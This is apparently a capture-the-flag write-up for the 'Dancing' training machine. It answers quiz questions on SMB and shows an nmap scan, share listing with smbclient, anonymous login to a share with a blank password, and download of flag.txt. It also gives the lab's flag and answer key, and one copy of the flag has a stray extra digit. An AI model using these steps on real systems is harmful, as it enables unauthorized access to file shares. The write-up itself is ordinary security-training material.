


Task 1

What does the 3-letter acronym SMB stand for?



TASK 1

What does the 3-letter acronym SMB stand for?


***** ***** *****k

Server message block

Hide Answer

Task 2

What port does SMB use to operate at?



TASK 2

What port does SMB use to operate at?

445

Hide Answer

Scanning the target using nmap

```
Host is up (0.057s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



TASK 3

What is the service name for port 445 that came up in our Nmap scan?

*****-s



microsoft-ds

Hide Answer

Task 4

What is the 'flag' or 'switch' we can use with the SMB tool to 'list' the contents of the share?



TASK 4

What is the 'flag' or 'switch' we can use with the SMB tool to 'list' the contents of the share?

**



-l

Hide Answer

Task 5

How many shares are there on Dancing?

Using the command `smbclient -L 10.129.2.82` we are able to see that there are a total of 4 shares.

```
[x]-[root@parrot]-[/home/hackbox/Desktop]
#smbclient -L 10.129.2.82
Password for [WORKGROUP\root]:

      Sharename      Type      Comment
      -
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
      WorkShares     Disk
SMB1 disabled -- no workgroup available
[root@parrot]-[/home/hackbox/Desktop]
#
```

Task 6

What is the name of the share we are able to access in the end with a blank password?

This is because if it ends in a "\$" that means only an administrator can sign in.

✓

TASK 6

What is the name of the share we are able to access in the end with a blank password?


*****s

workshares

Hide Answer

Task 7

What is the command we can use within the SMB shell to download the files we find?




TASK 7

What is the command we can use within the SMB shell to download the files we find?

get

Hide Answer



Submit Flag

Submit root flag

Using the command "smbclient \\\10.129.2.82\\WorkShares" to connect to the WorkShares

```
SMB1 disabled -- no workgroup available
[root@parrot]-[/home/hackbox/Desktop]
#smbclient \\\10.129.2.82\\WorkShares
Password for [WORKGROUP\\root]:
Try "help" to get a list of possible commands.
smb: \>
```

Browsing the contents of the the smb with ls command

```
Password for [WORKGROUP\\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Mon Mar 29 04:22:01 2021
..               D          0  Mon Mar 29 04:22:01 2021
Amy.J            D          0  Mon Mar 29 05:08:24 2021
James.P          D          0  Thu Jun  3 04:38:03 2021

5114111 blocks of size 4096. 1751121 blocks available
smb: \>
```


Searching Amy.j and setting our download location to desktop

```
Current directory is \
smb: \> cd Amy.J\
smb: \Amy.J\> ls
.                D          0 Mon Mar 29 05:08:24 2021
..               D          0 Mon Mar 29 05:08:24 2021
worknotes.txt    A          94 Fri Mar 26 07:00:37 2021

5114111 blocks of size 4096. 1751121 blocks available
```

```
smb: \Amy.J\> vi worknotes.txt
vi: command not found
smb: \Amy.J\> lcd /home/hackbox/Desktop
smb: \Amy.J\> █
```

Using the command "get worknotes.txt Amy-Notes" to copy the file to the desktop



These are not the files we are looking for backing out of Amy.J directory and going back to root

```

5114111 blocks of size 4096. 1751428 blocks available
smb: \Amy.J\> cd \
smb: \> ls
.                D            0   Mon Mar 29 04:22:01 2021
..               D            0   Mon Mar 29 04:22:01 2021
Amy.J            D            0   Mon Mar 29 05:08:24 2021
James.P         D            0   Thu Jun  3 04:38:03 2021

5114111 blocks of size 4096. 1751454 blocks available
smb: \> █

```

After going into the James directory however it has the flag.txt file we are looking for

```

5114111 blocks of size 4096. 1751454 blocks available
smb: \> cd James.P\
smb: \James.P\> ls
.                D            0   Thu Jun  3 04:38:03 2021
..               D            0   Thu Jun  3 04:38:03 2021
flag.txt         A           32   Mon Mar 29 05:26:57 2021

5114111 blocks of size 4096. 1751454 blocks available
smb: \James.P\> █

```


Setting download location to desktop and copying/opening the flag.txt file

```

5114111 blocks of size 4096. 1751454 blocks available
smb: \James.P\> lcd /home/hackbox/Desktop
smb: \James.P\> get flag.txt flag
getting file \James.P\flag.txt of size 32 as flag (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \James.P\>


```

We have our flag



A screenshot of a Pluma text editor window. The title bar reads "flag [Read-Only] (~/.Desktop) - Pluma". The menu bar includes "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". The toolbar contains icons for "Open", "Save", "Undo", "Cut", "Copy", "Paste", "Find", and "Replace". A single tab labeled "flag x" is open. The text area contains the string "15f61c10dffbc77a704d76016a22f1664" on the first line, with the cursor at the end. The status bar at the bottom shows "Plain Text", "Tab Width: 4", "Ln 1, Col 33", and "INS".

```
15f61c10dffbc77a704d76016a22f1664
```




A screenshot of a "SUBMIT FLAG" form. On the left is a green checkmark icon. The form title is "SUBMIT FLAG". Below it is the instruction "Submit root flag". There is a text input field containing a series of asterisks. To the right of the input field is a flag icon. Below the input field, the flag "5f61c10dffbc77a704d76016a22f1664" is displayed in green. At the bottom is a "Hide Answer" link.

SUBMIT FLAG

Submit root flag

5f61c10dffbc77a704d76016a22f1664

[Hide Answer](#)



Dancing has been Pwned!

Congratulations



ProxyRambus, best of luck in capturing flags ahead!

27 Oct 2022

PWN DATE

OK

SHARE